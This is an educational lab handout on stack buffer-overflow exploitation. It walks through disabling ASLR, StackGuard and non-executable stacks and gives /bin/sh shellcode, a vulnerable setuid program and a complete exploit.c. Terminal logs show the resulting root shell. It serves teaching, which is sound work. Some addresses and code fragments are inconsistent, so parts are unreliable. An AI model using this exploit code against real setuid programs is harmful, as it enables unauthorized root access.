

# Basic Training Labs – Access Control

# Buffer Overflow Attack

## 1. Lab Overview

The learning objective of this lab is for students to gain the first-hand experience on buffer-overflow vulnerability. Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers. This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.

In this lab, you will be given a program with a buffer-overflow vulnerability; your task is to develop a scheme to exploit the vulnerability and finally to gain the root privilege. In addition to the attacks, you will be guided to walk through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks.

This lab has to be done in Ubuntu 12.04 **32-bit** VM.

## 2. Overview of Stack:

A stack is a contiguous block of memory containing data. The stack consists of logical stack frames that are pushed when calling a function and popped when returning. A stack frame contains the parameters to a function, its local variables, and the data necessary to recover the previous stack frame, including the value of the instruction pointer at the time of the function call. Depending on the implementation the stack will either grow down (towards lower memory addresses), or up. In the Ubuntu OS on an Intel x86 architecture which you'll use for this lab, stack grows downwards.

A CPU register called the stack pointer (SP) points to the top of the stack. The bottom of the stack is at a fixed address. Its size is dynamically adjusted by the kernel at run time. The CPU implements instructions to PUSH onto and POP off of the stack.


The stack pointer (SP) is also implementation dependent. It may point to the last address on the stack, or to the next free available address after the stack. For our discussion we'll assume it points to the last address on the stack. In addition to the stack pointer, which points to the top of the stack (lowest numerical address), it is often convenient to have a **frame pointer (FP)** which points to a fixed location within a frame. In principle, local variables could be referenced by giving their offsets from SP. However, as words are pushed onto the stack and popped from the stack, these offsets change. Although in some cases the compiler can keep track of the number of words on the stack and thus correct the offsets, in some cases it cannot, and in all cases considerable administration is required. Furthermore, on some machines, such as Intel-based processors, accessing a variable at a known distance from SP requires multiple instructions. Consequently, many compilers use a second register, FP, for referencing both local variables and parameters because their distances from FP do not change with PUSHes and POPs.

Local variable of a function are stored below (at lower address) in memory. And return address is stored above (at higher address value) to FP. If we know the FP, we can try to calculate memory locations at which return address, local variables are stored. On Intel CPUs, BP (EBP) is used for this purpose. Because the way our stack grows, actual parameters have positive offsets (stored above the FP) and local variables have negative offsets from FP. The first thing a procedure must do when called is save the previous FP (so it can be restored at procedure exit). Then it copies SP into FP to create the new FP, and advances SP to reserve space for the local variables. This code is called the procedure prolog. Upon procedure exit, the stack must be cleaned up again, something called the procedure epilog. See the below example to understand the stack layout for a function.

```
void func(char *str) {
    char buffer[12];
    int variable_a;
    strcpy (buffer, str);
}


int main(){
    char *str = "I am greater than 12 bytes";
    func(str);
}
```

(a) A code example



(b) Active Stack Frame in func()

To success fully exploit a vulnerable function like above we need few things to do: 1. Find return address 2. Create an exploit code to overwrite the buffer. 3. Overwrite the buffer : i. Overwrite return address to make it point to a further location in buffer where our malicious code resides. ii. Put malicious code in right location pointed the return address (which we changed).



### Finding the address of the memory which stores the return address:

From the figure, we know, if we can find out the address of buffer[] array, we can calculate where the return address is stored. There are two ways to do this: 1. You can debug the vulnerable program (section 3.5). In the debugger, you can figure out the address of buffer[], and thus calculate the starting point of the malicious code. 2. You can modify the copied program, and ask the program to

directly print out the address of `buffer[]`. In this lab we use second approach.: We simply add a “print” statement to print the starting address of `buffer[]` and then try to estimate the location (address) of return address.


If the target program is running remotely you may not be able to rely on the debugger to find out the address. Even in most real time scenarios you cannot simply modify the binary to print buffer address. However, you can always guess in those situations.. The following facts make guessing a quite feasible approach:

- Stack usually starts at the same address. (given stack randomization is disabled-Section 3.1)
- Stack is usually not very deep: most programs do not push more than a few hundred or a few thousand bytes into the stack at any one time.
- Therefore the range of addresses that we need to guess is actually quite small.

Once you can calculate address of return address, you overwrite it with the address of your malicious code.

### Finding the starting point of the malicious code:

If you can accurately calculate the address of `buffer[]`, you should be able to accurately calculate the starting point of the malicious code. We can start malicious code in buffer after certain offset (distance) from modified return address. Even if you cannot accurately calculate the address (for example, for remote programs), you can still guess. To improve the chance of success, we can add a number of NOPs to the beginning of the malicious code; therefore, if we can jump to any of these NOPs, we can eventually get to the malicious code. Our malicious code starts at `buffer[0]` and overwrites return address and after some offset from return address write malicious code. The following figure depicts the attack.



## 3. Overview of Shell code and vulnerable program:

You have to do this the lab in **ubuntu32** VM. Ubuntu and other Linux distributions have implemented several security mechanisms to make the buffer-overflow attack difficult. To simply our attacks, we need to disable them first.

### 3.1 Address Space Randomization.

Ubuntu and several other Linux-based systems use address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks. In this lab, we disable these features using the following command:

```
sysctl -w kernel.randomize_va_space=0
```

### 3.2 The StackGuard Protection Scheme.

The GCC compiler implements a security mechanism called “Stack Guard” to prevent buffer overflows. In the presence of this protection, buffer overflow will not work. You can disable this protection when you are compiling the program using the switch `-fno-stack-protector`. For example, to compile a program `example.c` with Stack Guard disabled, you may use the following command:

```
$ gcc -oexample -fno-stack-protector example.c
```

### 3.3 Non-Executable Stack.

Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header. Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable. For our exploit shell code to attack vulnerable application we need the stack executable. To change that, use the following option when compiling programs:

For executable stack:

```
$ gcc -z execstack -o test test.c
```

### 3.4 Shellcode

Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell (terminal). It has to be loaded into the memory so that we can force the vulnerable program to jump to it. Consider the following program:

```
#include <stdio.h>
int main( )
{
    char *name[2];
    name[0] = “/bin/sh”;
    name[1] = NULL; execve(name[0], name, NULL);
}
```

The shell code that we use is the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer.

Assembly version of above shell code is:

```
/*call_shellcode.c*/
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
const char code[] =
"\x31\xc0"           /*Line 1: xorl %eax,%eax*/
"\x50"              /*Line 2: pushl %eax*/
"\x68""//sh"        /*Line 3: pushl $0x68732f2f*/
"\x68""/bin"        /*Line 4: pushl $0x6e69622f*/
"\x89\xe3"          /*Line 5: movl %esp,%ebx*/
```

```

"\x50"                /*Line 6: pushl %eax*/
"\x53"                /*Line 7: pushl %ebx*/
"\x89\xe1"            /*Line 8: movl %esp,%ecx*/
"\x99"                /*Line 9: cdq*/
"\xb0\x0b"            /*Line 10: movb $0x0b,%al*/
"\xcd\x80"            /*Line 11: int $0x80*/
;
int main(int argc, char **argv)
{
    char buf[sizeof(code)];
    strcpy(buf, code);
    ((void(*) ( ))buf) ( );
}

```

**Shell code can be compiled with this command:**

```
gcc -z execstack -o call_shellcode call_shellcode.c
```

We use a similar code as above in suitable format into a file, which is used by the vulnerable program (we call it `stack.c`). When the vulnerable program loads the file (we call it *badfile*), the shell code in the file overwrites the buffer of the vulnerable program.

A few places in this shellcode are worth mentioning. First, the third instruction pushes “//sh”, rather than “/sh” into the stack. This is because we need a 32-bit number here, and “/sh” has only 24 bits. Fortunately, “//” is equivalent to “/”, so we can get away with a double slash symbol. Second, before calling the `execve()` system call, we need to store `name[0]` (the address of the string), `name` (the address of the array), and `NULL` to the `%ebx`, `%ecx`, and `%edx` registers, respectively. Line 5 stores `name[0]` to `%ebx`; Line 8 stores `name` to `%ecx`; Line 9 sets `%edx` to zero. There are other ways to set `%edx` to zero (e.g., `xorl %edx, %edx`); the one (`cdq`) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the `EAX` register (which is 0 at this point) into every bit position in the `EDX` register, basically setting `%edx` to 0. Third, the system call `execve()` is called when we set `%al` to 11, and execute “`int $0x80`”.

### 3.5 The Vulnerable Program

```

/*stack.c*/

/*This program has a buffer overflow vulnerability.*/

/*Our task is to exploit this vulnerability*/

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
    char buffer[12];
    /*print the starting address of buffer*/
    printf("the starting address of buffer is %p\n", buffer);

    /*The following statement has a buffer overflow problem*/
    strcpy(buffer, str);
}

```

```

/*Print the frame pointer address*/
printf("Frame Pointer Address is: %p\n", __builtin_frame_address(0));
/*you use this address to find return address*/
return 1;
}

int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    //printf(" the address of stack pointer is: 0x%x\n", __asm__("movl
    %esp,%eax"));
    printf("Returned Properly\n");
    return 1;
}

```

The above program has a buffer overflow vulnerability. It first reads an input from a file called “badfile”, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() has only 12 bytes long. Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell.

It should be noted that the program gets its input from a file called “badfile”. This file is under users’ control. Now, our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned. In the function “bof” I have added a line to print the starting address of buffer, so that we can calculate the location (address) of return address and then overwrite it. This is for learning purpose only. In a real time attack you cannot modify an existing binary. Instead you have to “guess” the return address. Disabling randomization (in step 3.1) makes this guessing easy as stack usually start at same address.

## 4. Buffer overflow Lab:

Type the following commands:

1. Change to root user from normal user  
**su root**  
**Password: (enter root password)**  
 Now you are root user. Observer change in prompt from \$ to #
2. Disable address space randomization:  
**sysctl -w kernel.randomize\_va\_space=0**
3. Copy the stack.c into your Linux VM. (you can send it to your email, and download from web browser inside VM)
4. Compile the stack.c  
**gcc -o stack -z execstack -fno-stack-protector stack.c**

5. Make the *stack* executable

**chmod 4755 stack**

The executable program “stack” color changes to red after chmod command. (see below screenshot)

6. Exit from root user prompt to normal user

**exit**

You should be back to you user prompt from root. Observer the prompt change from # to \$

7. **touch badfile** //creating an empty badfile


8. Run the application (do it twice)

**./stack**

**./stack**

9. **rm -rf badfile** //delete the badfile

Steps 8 will print the buffer starting address and frame pointer. The values has to be same in both the times.



```
alice@ubuntu32-bit: ~/buffer_verflow
alice@ubuntu32-bit:~/buffer_verflow$
alice@ubuntu32-bit:~/buffer_verflow$
alice@ubuntu32-bit:~/buffer_verflow$ su root
Password:
root@ubuntu32-bit:/home/alice/buffer_verflow# ls
stack.c
root@ubuntu32-bit:/home/alice/buffer_verflow# gcc -o stack -z execstack -fno-stack-protector stack.c
root@ubuntu32-bit:/home/alice/buffer_verflow#
root@ubuntu32-bit:/home/alice/buffer_verflow# ls
stack stack.c
root@ubuntu32-bit:/home/alice/buffer_verflow# chmod 4755 stack
root@ubuntu32-bit:/home/alice/buffer_verflow# ls
stack stack.c
root@ubuntu32-bit:/home/alice/buffer_verflow# exit
exit
alice@ubuntu32-bit:~/buffer_verflow$ touch badfile
alice@ubuntu32-bit:~/buffer_verflow$ ./stack
the starting address of buffer is 0xbffff144
0xbffff158
Returned Properly
alice@ubuntu32-bit:~/buffer_verflow$
```

## Exploiting the Vulnerability:

10. Make a note of buffer starting address and frame pointer address. In my case these are 0xbffff144 and 0xbffff158 respectively (see above screenshot). What is the distance between two? It will be usually bytes, but it may vary.
11. Find the address (location) of “return address”. It is 4 bytes away from frame pointer. In my case return address is stored in 15c-15f locations. Let’s call it *offset*. (frame pointer value is stored in 168-16b).
12. You need to do calculate appropriate address (call it *safe\_offset*) to overwrite the “return address”. Some point after *safe\_offset* you write you shell code to buffer. Now return address points to this safe offset to execute our shell code.

In the below code, I have chosen 0xbffff174 as my *safe\_offset* (48 locations way from buffer starting address 0xbffff144 and 20 locations away from return address 0xbffff16c). You may need to increase or decrease distance between buffer and *safe\_offset* for it to work perfectly. So you have use trial and error method few times to find perfectly working *safe\_offset*.



13. In the line `memcpy(buffer+60, shellcode, sizeof(shellcode));` in below code, I used `buffer+60` which means, my shell code starts from 60 address of buffer, and this has been **after** `safe_offset`

14. Now you have to write your `safe_offset` address location in big endian style and assign it to `"car *ret"` variable. The big endian style for address `"0x12345678"` is `\x78\x56\x34\x12`. For `"0xbffff174"` is `\x74\xf1\xff\xbf`.

In brief all you have to do is : run "stack" program, get buffer and frame pointer addresses, select an address after frame pointer as `safe_offset`, assign it to `"ret"` in big endian style and start writing shell code after `safe_offset` (`buffer+distance to safe_offset+some value`).

**(buffer+48+12=buffer+60)**

Hint: Usually on a 32-bit Ubuntu buffer on stack starts on `0xbffff144` or `0xbffff154` or `0xbffff164` etc... So change the `safe_offset` and `buffer+distance` values accordingly. For buffer address `0xbffff154` use `0xbffff184` as `safe_offset`, for `0xbffff164` use `0xbffff194`. Shell code starting address can be started at `"buffer+60"`

#### Code for Exploit.c

```
/*exploit.c*/
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

char shellcode[]=
"\x31\xc0"           /*xorl %eax,%eax*/
"\x50"              /*pushl %eax*/
"\x68""//sh"        /*pushl $0x68732f2f*/
"\x68""/bin"        /*pushl $0x6e69622f*/
"\x89\xe3"          /*movl %esp,%ebx*/
"\x50"              /*pushl %eax*/
"\x53"              /*pushl %ebx*/
"\x89\xe1"          /*movl %esp,%ecx*/
"\x99"              /*cdq*/
"\xb0\x0b"          /*movb $0x0b,%al*/
"\xcd\x80"          /*int $0x80*/
;

void main(int argc, char **argv)
{
char buffer[517];
FILE *badfile;

/*Assign the return address in big endian style*/
char * ret = "\x74\xf1\xff\xbf"; //here goes your safe_offset address
int i=0;
/*Initialize buffer with 0x90 (NOP instruction)*/
memset(&buffer, 0x90, 517);
/*Fill the buffer with shell code starting from a value after safe offset*/
```

```

memcpy(buffer+60, shellcode,sizeof(shellcode)); //copy shellcode into buffer
/*Overwrite return address*/
for(i=0;i<32;i+=4)
memcpy(buffer+i,ret,sizeof(ret));
/*Save the contents to the file "badfile"*/
badfile = fopen("./badfile", "w");
fwrite(buffer, 517, 1, badfile);
fclose(badfile);
}

```

15. Copy the code to a file *exploit.c* . You can send the contents to your e-mail and copy it from within VM, like you did it for *stack.c*

16. Compile *exploit.c*  
**gcc -o exploit exploit.c"**

17. Run *exploit* to create *badfile*

**./exploit**

**ls**

**cat badfile** (this command prints the bad file to terminal).

All you see some gibberish characters. It is the binary of shellcode.

Important: Please compile your vulnerable program first. Please note that the program *exploit.c*, which generates the bad file, can be compiled with the default Stack Guard protection enabled. This is because we are not going to overflow the buffer in this program. We will be overflowing the buffer in *stack.c*, which is compiled with the Stack Guard protection disabled.

18. Now run the vulnerable program *stack*. If your exploit is implemented correctly, you should be able to get a root shell:

**./stack**

If your exploit works correctly, you should get root prompt #

It should be noted that although you have obtained the “#” prompt, your real user id is still yourself (the effective user id is now root). You can check this by typing the following:

19. Type “id” at #(root prompt)

```
alice@ubuntu32-bit: ~/buffer_verflow
alice@ubuntu32-bit:~/buffer_verflow$ ls
exploit.c  stack  stack.c
alice@ubuntu32-bit:~/buffer_verflow$
alice@ubuntu32-bit:~/buffer_verflow$ gcc -o exploit exploit.c
alice@ubuntu32-bit:~/buffer_verflow$ ls
exploit  exploit.c  stack  stack.c
alice@ubuntu32-bit:~/buffer_verflow$ ./exploit
alice@ubuntu32-bit:~/buffer_verflow$
alice@ubuntu32-bit:~/buffer_verflow$ ls
badfile  exploit  exploit.c  stack  stack.c
alice@ubuntu32-bit:~/buffer_verflow$
alice@ubuntu32-bit:~/buffer_verflow$ ./stack
the starting address of buffer is 0xbffff144
0xbffff158
# id
uid=1001(alice) gid=1001(alice) euid=0(root) groups=0(root),1001(alice)
#
```